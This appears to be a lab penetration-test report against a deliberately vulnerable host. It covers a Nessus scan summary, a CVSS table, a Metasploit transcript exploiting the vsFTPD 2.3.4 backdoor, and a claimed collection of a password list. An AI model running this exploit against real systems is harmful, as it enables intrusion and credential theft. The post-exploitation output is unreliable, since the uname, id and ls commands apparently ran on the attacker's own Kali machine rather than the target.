


## VAPT T2 Report

### 1 – Vulnerability scanning

Target: 192.168.137.129

Tools: Nmap, Nessus, Nikto

#### Evidence: Nessus Screenshots



**Scan Summary**

- Hosts: 1
- Vulnerabilities: 64
- Remediations: 2
- Notes: 1
- History: 1

**Scan Details**

Vulnerability Type	Count
Critical Vulnerabilities	10
High Vulnerabilities	5
Medium Vulnerabilities	23
Low Vulnerabilities	8

**Top 5 Operating Systems Detected During Scan**

Linux (Other)

**Authentication / Credential Info (Hosts)**

Status	Count
SUCCEEDED	0
FAILED	1

**Scan Durations**

Duration	Value
SCAN DURATION	06:06:42
MEDIAN SCAN TIME PER HOST	06:06:36
MAX SCAN TIME	06:06:36

**Scan Notes**

**Scan Details (Host 192.168.137.129)**

Host	Auth	Vulnerabilities
192.168.137.129	Fail	10 Critical, 5 High, 23 Medium, 8 Low, Total 64

**Scan Details (Advanced Scan)**

- Policy: Advanced Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: November 6 at 3:19 PM
- End: November 6 at 9:26 PM
- Elapsed: 6 hours

**Vulnerabilities**

Critical, High, Medium, Low, Info



https://localhost:834/#/scans/folders/my-scans

https://localhost:834/#/scans/folders/my-scans

https://localhost:834/#/scans/folders/my-scans

NMAP and NIKTO findings attached in folder

## 2 – Prioritization and CVSS

Target: 192.168.137.129:22

Vulnerability	CVSS	Priority	Host
Anonymous FTP	8.6	High	192.168.137.129
Outdated openSSH	8.3	High	192.168.137.129
Telnet	8.2	high	192.168.137.129
Directory browsing	5.4	Medium	192.168.137.129
Tomcat	9.8	Critical	192.168.137.129
Weak Credential	9	Critical	192.168.137.129
Info Disclosure	7.3	Medium	192.168.137.129
Missing anti CSRF Token	5.4	Medium	192.168.137.129
DNS server version disclosure	3.1	Low	192.168.137.129
Bind shell	9.8	Critical	192.168.137.129

## 3 - Exploitation

Target: 192.168.137.129

Evidence: Metasploitable screenshots

```

Session Actions Edit View Help
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.137.129
RHOSTS => 192.168.137.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.21.128
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.21.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.21.128
LHOST => 192.168.21.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.137.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.137.129:21 - USER: 331 Please specify the password.
[*] 192.168.137.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.137.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.21.128:32775 -> 192.168.137.129:6200) at 2025-11-06 14:59:52 +0530
uname -a
[*] exec: uname -a

Linux KaliCB 6.16.8+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) > id
[*] exec: id

uid=0(root), gid=0(root) groups=0(root)
msf exploit(unix/ftp/vsftpd_234_backdoor) > pwd
[*] exec: pwd

/root
msf exploit(unix/ftp/vsftpd_234_backdoor) > ls -la
[*] exec: ls -la

total 150972
drwx—— 35 root root 4096 Nov  6 14:52 .
drwxr-xr-x 19 root root 4096 Oct  8 09:17 ..
drwx——  4 root root 4096 Feb 10 2025 .BurpSuite
-rw-r--r--  1 root root 5551 Nov 21 2024 .bashrc
-rw-r--r--  1 root root 607 Nov 21 2024 .bashrc.original
drwxrwxr-x  2 root root 4096 May 12 16:48 .bully
drwxrwxr-x  3 root root 4096 Jan 30 2025 .bundle
drwx—— 17 root root 4096 Nov  6 14:52 .cache
drwxrwxr-x 16 root root 4096 Oct 14 14:12 .config
drwx——  3 root root 4096 Nov 25 2024 .dbus
-rw-r--r--  1 root root 11656 Nov 21 2024 .face
lrwxrwxrwx  1 root root 11 Oct  8 09:18 .face.icon -> /root/.face

```

## 4 – Post-Exploitation Evidence collection

Description:

Password list from target

Evidence:

.txt Included